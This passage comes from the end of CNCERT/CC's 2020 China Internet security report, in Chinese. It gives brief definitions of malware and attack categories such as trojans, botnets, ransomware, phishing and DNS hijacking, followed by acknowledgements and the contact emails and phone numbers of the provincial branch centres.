[10] 远程控制木马是以不正当手段获得主机管理员权限，并能够通过网络操控用户主机的木马。
[11] 流量劫持木马是用于劫持用户网络浏览的流量到攻击者指定站点的木马。
[12] 下载者木马是用于下载更多恶意代码到用户主机并运行，以进一步操控用户主机的木马。

②僵尸程序

僵尸程序是用于构建大规模攻击平台的恶意程序。按照使用的通信协议，僵尸程序可进一步分为IRC僵尸程序、HTTP僵尸程序、P2P僵尸程序和其他僵尸程序4类。

③蠕虫

蠕虫是指能自我复制和广泛传播，以占用系统和网络资源为主要目的的恶意程序。按照传播途径，蠕虫可进一步分为邮件蠕虫、即时消息蠕虫、U盘蠕虫、漏洞利用蠕虫和其他蠕虫5类。

④病毒

病毒是通过感染计算机文件进行传播，以破坏或篡改用户数据，影响信息系统正常运行为主要目的的恶意程序。

⑤勒索软件

勒索软件是黑客用来劫持用户资产或资源并以此为条件向用户勒索钱财的一种恶意软件。勒索软件通常会将用户数据或用户设备进行加密操作或更改配置，使之不可用，然后向用户发出勒索通知，要求用户支付费用以获得解密密码或者获得恢复系统正常运行的方法。

⑥移动互联网恶意程序

移动互联网恶意程序是指在用户不知情或未授权的情况下，在移动终端系统中安装、运行以达到不正当的目的，或具有违反国家相关法律法规行为的可执行文件、程序模块或程序片段。按照行为属性分类，移动互联网恶意程序包括恶意扣费、信息窃取、远程控制、恶意传播、资费消耗、系统破坏、诱骗欺诈和流氓行为8种类型。

⑦其他

上述分类未包含的其他恶意程序。

随着黑客地下产业链的发展，互联网上出现的一些恶意程序还具有上述分类中的多重功能属性和技术特点，并不断发展。对此，我们将按照恶意程序的主要用途参照上述定义进行归类。

• 僵尸网络

僵尸网络是被黑客集中控制的计算机群，其核心特点是黑客能够通过一对多的命令与控制信道操纵感染木马或僵尸程序的主机执行相同的恶意行为，如可同时对

某目标网站进行分布式拒绝服务攻击，或发送大量的垃圾邮件等。

• 拒绝服务攻击

拒绝服务攻击是向某一目标信息系统发送密集的攻击包，或执行特定攻击操作，以期致使目标系统停止提供服务。

• 网页篡改

网页篡改是恶意破坏或更改网页内容，使网站无法正常工作或出现黑客插入的非正常网页内容。

• 网页仿冒

网页仿冒是通过构造与某一目标网站高度相似的页面诱骗用户的攻击方式。钓鱼网站是网页仿冒的一种常见形式，常以垃圾邮件、即时聊天、手机短信或网页虚假广告等方式传播，用户访问钓鱼网站后可能泄露账号、密码等个人隐私。

• 网站后门

网站后门事件是指黑客在网站的特定目录中上传远程控制页面，从而能够通过该页面秘密远程控制网站服务器的攻击形式。

• 垃圾邮件

垃圾邮件是指未经用户许可（与用户无关）就强行发送到用户邮箱中的电子邮件。

• 域名劫持

域名劫持是通过拦截域名解析请求或篡改域名服务器上的数据，使得用户在访问相关域名时返回虚假IP地址或使用户的请求失败。

• 路由劫持

路由劫持是通过欺骗方式更改路由信息，导致用户无法访问正确的目标，或导致用户的访问流量绕行黑客设定的路径，达到不正当的目的。

致 谢

THANKS

《2020 年中国互联网网络安全报告》的写作素材均来自国家计算机网络应急技术处理协调中心（以下简称 “CNCERT/CC” ）网络安全工作实践及支撑单位的报送素材。CNCERT/CC 网络安全工作离不开政府主管部门长期以来的关心和指导，也离不开各互联网运营企业、网络安全厂商、安全研究机构以及相关合作单位的大力支持。在《2020 年中国互联网网络安全报告》撰写过程中，以下单位向 CNCERT/CC 提供了素材：北京启明星辰信息安全技术有限公司（第 2.4、2.7 节）、北京奇虎科技有限公司（第 2.4、2.7 节）、新华三技术有限公司（第 2.5 节）、上海观安信息技术股份有限公司（第 2.6、2.7 节）、亚信科技（成都）有限公司（第 2.6、2.7、3.3.3 节）、奇安信科技集团股份有限公司（第 2.7 节）、北京安天网络安全技术有限公司（第 2.7、3.3.2、4.2.1 节）、深信服科技股份有限公司（第 3.3.1 节）、恒安嘉新（北京）科技股份公司（第 4.2.2 节）、北京天融信网络安全技术有限公司（第 5.4.1 节）、绿盟科技集团股份有限公司（第 5.4.2、6.3.1 节）、甘肃海丰信息科技有限公司（第 5.4.3、5.4.4、5.4.6、5.4.7 节）、江苏金盾检测技术有限公司（第 5.4.5 节）、中国电信集团云网安全科技有限公司（第 6.3.2 节）。以上单位排名不分先后，特此致谢。

2020 年，为维护公共互联网安全，净化公共互联网网络环境，CNCERT/CC 联合有关单位，在网络安全监测、预警、处置等方面积极开展工作。

以下单位对 CNCERT/CC 事件处置要求及时响应、配合积极：阿里云计算有限公司、成都西维数码科技有限公司、北京新网数码信息技术有限公司、浙江贰贰网络有限公司、厦门点媒网络科技有限公司、四川域趣网络科技有限公司、广东时代互联科技有限公司、商中在线科技股份有限公司。

以下单位向 CNCERT/CC 报送了大量有价值的信息通报，起到了很好的预警效果：恒安嘉新（北京）科技股份公司、北京神州绿盟科技有限公司、网神信息技术（北京）股份有限公司、北京启明星辰信息安全技术有限公司、北京天融信网络安全技术有限公司、深信服科技股份有限公司、北京安天网络安全技术有限公司、北京奇虎科技有限公司。

以下单位积极配合开展移动互联网恶意程序下架等工作：华为技术有限公司、OPPO 广东移动通信有限公司、维沃移动通信有限公司、北京手游天下数字娱乐科技股份有限公司、北京百度网讯科技有限公司、厦门享联科技股份有限公司、优视科技有限公司、北京掌汇天下科技有限公司、深圳市腾讯计算机系统有限公司、北京历趣科技有限公司、珠海市魅族科技有限公司、北京小蚂蚁网络技术有限公司、阿里巴巴（中国）有限公司、北京小米科技有限责任公司、炫彩互动网络科技有限公司、北京鸿腾智能科技有限公司、广东风起科技有限公司。

以下单位在漏洞处置和全局响应方面表现突出：北京知道创宇信息技术股份有限公司（SEEBUG 漏洞平台）、杭州安恒信息技术股份有限公司、奇安信科技集团股份有限公司（补天平台）、上海斗象信息科技有限公司（漏洞盒子）、深信服科技股份有限公司、北京神州绿盟科技有限公司、北京数字观星科技有限公司、新华三技术有限公司、腾讯安全应急响应中心、恒安嘉新（北京）科技有限公司。

本报告的完成离不开各单位在日常工作中给予的配合和支持，在此一并感谢。

由于编者水平有限，《2020 年中国互联网网络安全报告》难免存在疏漏和欠缺。在此，诚挚地希望广大读者不吝赐教、多提意见，并继续关注和支持 CNCERT/CC 的发展。 CNCERT/CC 将更加努力地工作，不断提高技术和业务能力，为我国以及全球互联网的安全保障贡献力量。

CNCERT/CC
分中心联系方式

北京分中心
电子邮箱：bjcert@cert.org.cn
热线电话：010-63319651
传　　真：010-63319906

河北分中心
电子邮箱：hecert@cert.org.cn
热线电话：0311-67695218
传　　真：0311-67695218

山西分中心
电子邮箱：sxcert@cert.org.cn
热线电话：0351-8788226
传　　真：0351-8788859

内蒙古分中心
电子邮箱：nmcert@cert.org.cn
热线电话：0471-6684149
传　　真：0471-6684146

天津分中心
电子邮箱：tjcert@cert.org.cn
热线电话：022-85685851

辽宁分中心
电子邮箱：lncert@cert.org.cn
热线电话：024-81531319
传　　真：024-81531399

吉林分中心
电子邮箱：jlcert@cert.org.cn
热线电话：0431-80982910
传　　真：0431-88963128

黑龙江分中心
电子邮箱：hlcert@cert.org.cn
热线电话：0451-53005806
传　　真：0451-53005806

上海分中心
电子邮箱：shcert@cert.org.cn
热线电话：021-33024545-555
传　　真：021-33024545-589

江苏分中心
电子邮箱：jscert@cert.org.cn
热线电话：025-63090171
传　　真：025-83341198

浙江分中心

电子邮箱：zjcert@cert.org.cn

热线电话：0571-87916311

传　　真：0571-87911424

安徽分中心

电子邮箱：ahcert@cert.org.cn

热线电话：0551-65680625

传　　真：0551-65680616

福建分中心

电子邮箱：fjcert@cert.org.cn

热线电话：0591-63518939

传　　真：0591-63518922

江西分中心

电子邮箱：jxcert@cert.org.cn

热线电话：0791-86757956

传　　真：0791-86757952

山东分中心

电子邮箱：sdcert@cert.org.cn

热线电话：0531-82092865

传　　真：0531-82092854

河南分中心

电子邮箱：hencert@cert.org.cn

热线电话：0371-63715858

传　　真：0371-65601667

湖北分中心

电子邮箱：hbcert@cert.org.cn

热线电话：027-87796665

传　　真：027-87796800

湖南分中心

电子邮箱：hncert@cert.org.cn

热线电话：0731-81111668

传　　真：0731-81111663

广东分中心

电子邮箱：gd@cert.org.cn

热线电话：020-85651919

传　　真：020-37267376

广西分中心

电子邮箱：gxcert@cert.org.cn

热线电话：0771-2637957

传　　真：0771-2637997

海南分中心

电子邮箱：hicert@cert.org.cn

热线电话：0898-66533681

传　　真：0898-66520756

重庆分中心

电子邮箱：cqcert@cert.org.cn

热线电话：023-67652356

传　　真：023-63081552

四川分中心

电子邮箱：sccert@cert.org.cn

热线电话：028-86159035

传　　真：028-86159080

贵州分中心

电子邮箱：gzcert@cert.org.cn

热线电话：0851-82995001

传　　真：0851-88131658

云南分中心

电子邮箱：yncert@cert.org.cn

热线电话：0871-63566893/63583740

传　　真：0871-63566893

西藏分中心

电子邮箱：xzcert@cert.org.cn

热线电话：0891-6159882

传　　真：0891-6159891

陕西分中心

电子邮箱：sncert@cert.org.cn

热线电话：029-81770057

传　　真：029-81770017

甘肃分中心

电子邮箱：gscert@cert.org.cn

热线电话：0931-8417618

传　　真：0931-8417618

青海分中心

电子邮箱：qhcert@cert.org.cn

热线电话：0971-3991005

传　　真：0971-3991040

宁夏分中心

电子邮箱：nxcert@cert.org.cn

热线电话：0951-5066117

传　　真：0951-5166869

新疆分中心

电子邮箱：xjcert@cert.org.cn

热线电话：0991-4680289

传　　真：0991-4651927

感谢您阅读CNCERT/CC《2020年中国互联网网络安全报告》，如果您发现本报告存在任何问题，请您及时与我们联系，联系邮箱为cncert@cert.org.cn。

对此我们深表感谢。

国家计算机网络应急技术处理协调中心

2021年6月